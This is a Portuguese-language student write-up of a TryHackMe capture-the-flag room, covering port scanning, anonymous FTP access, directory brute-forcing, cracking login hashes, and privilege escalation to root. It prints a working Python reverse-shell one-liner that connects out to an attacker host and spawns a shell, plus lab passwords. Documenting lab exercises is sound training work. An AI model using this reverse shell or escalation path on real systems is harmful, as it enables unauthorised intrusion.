Uma imagem contendo Logotipo

Descrição gerada automaticamente

Relatório de CTF

Título do CTF – Plataforma

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | Thefallofvought – Eike Barbosa |
| **N° Revisão** | 1 |
| **Data de publicação** | 24/08/2024 |
| **Link** | https://tryhackme.com/r/room/thefallofvought |

|  |  |  |
| --- | --- | --- |
| **Redação** | Eike Barbosa | Estudante |
| **Revisão** | Ahmad Kheder Mahfoud | Coordenador |
| **Aprovação** | Ahmad Kheder Mahfoud | Coordenador |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | 21/08/2024 | Produção |
| **1** | 24/08/2024 | Revisão |
| **2** | 24/08/2024 | Aprovação |

**Sumário**

[Contextualização 3](#_heading=h.gjdgxs) [3](#_heading=h.30j0zll)

[Desenvolvimento 3](#_heading=h.1fob9te)

[flag1.txt 3](#_heading=h.3znysh7)

[flag2.txt 3](#_heading=h.2et92p0)

[Conclusão 3](#_heading=h.1t3h5sf)

[Referências 3](#_heading=h.4d34og8)

**Contextualização**


Neste CTF, encontramos exploração web, escalação de privilégio, enumeração de portas e conexão FTP.

**Desenvolvimento**

**flag1.txt**


Primeiro começamos a rodar um nmap, para listar todas as portas que estão abertas no servidor.

Comando usado: ***sudo nmap –sS –sC <target IP>***




Conseguimos então ver que há 3 portas abertas, com conexões FTP, HTTP e SSH. Há uma informação bem importante, aonde o nmap, nos informa que podemos realizar uma conexão com “anonymous” no FTP.

Comando usado: ***ftp <target IP>***




Acessando o FTP, vamos atrás de algum arquivo que possa ser importante para a continuação do CTF.




Baixando o arquivo “.note.txt” com o mget, podemos então ver o que há dentro deste arquivo.

Comando usado***: mget <arquivo>***


Comando usado: ***cat <arquivo>***




Ele nos informa que há um diretório onde podemos acessar, porém, quando acessamos, nós não temos o direito para acessar o servidor, pois não somos administradores.




Agora, podemos usar o programa **gobuster** para poder ver se achamos mais algum diretório dentro deste, talvez uma tela de Login, para termos acesso interno.



Achando o login.php, entramos no site e vemos uma tela de Login simples.



Entrando no código fonte da páginae acessando o arquivo “./script.js”, podemos achar duas HASHES, dizendo que são as respostas do “User” e do “Password”.




A duas hashes podemos achar o resultado no site: <https://hashes.com/en/decrypt/hash>

Primeira hash**: hugh1&**

Segunda hash**: starlight06**


Acessando então o Login com essas credenciais, entramos em uma tela onde há apenas uma barra de comando.




Agora a ideia é achar um comando para realizarmos uma “Reverse-shell” para ter acesso ao servidor. No site: <https://pentestmonkey.net/> podemos achar diversas opções de reverse-shell para colar na barra de comando.

Comando usado: ***export RHOST="MACHINE\_IP";export RPORT=PORT;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'***

Modificando o comando com as informações do <Machine IP> e com a porta que deseja, podemos abrir um netcat para poder ter acesso ao servidor.



Agora nos movemos até o arquivo /home/butch3r.



Temos 2 arquivos txt, onde um é a nossa flag e o outro uma mensagem deixada para hugh13.




**flag2.txt**

Podemos dizer que Ch3eky\_Pr1nk seja uma possível senha. Acessando o usuário do butch3r com essa senha, podemos usar agora o python3.8 para temos acesso root.


Comando usado: ***su butch3r***

Comando usado: ***sudo -l***






Acessando o site: <https://gtfobins.github.io> podemos achar um comando python para ter acesso sudo.



E simplesmente colocando python3.8 ao invés de só python. Pronto, obtemos o root.



**Conclusão**

Um CTF fácil, com um tema muito divertido! Todos os comandos usados são básicos e simples de se realizar, nada impossível.

**Referências**

<https://gtfobins.github.io>

<https://pentestmonkey.net/>

<https://hashes.com/en/decrypt/hash>

.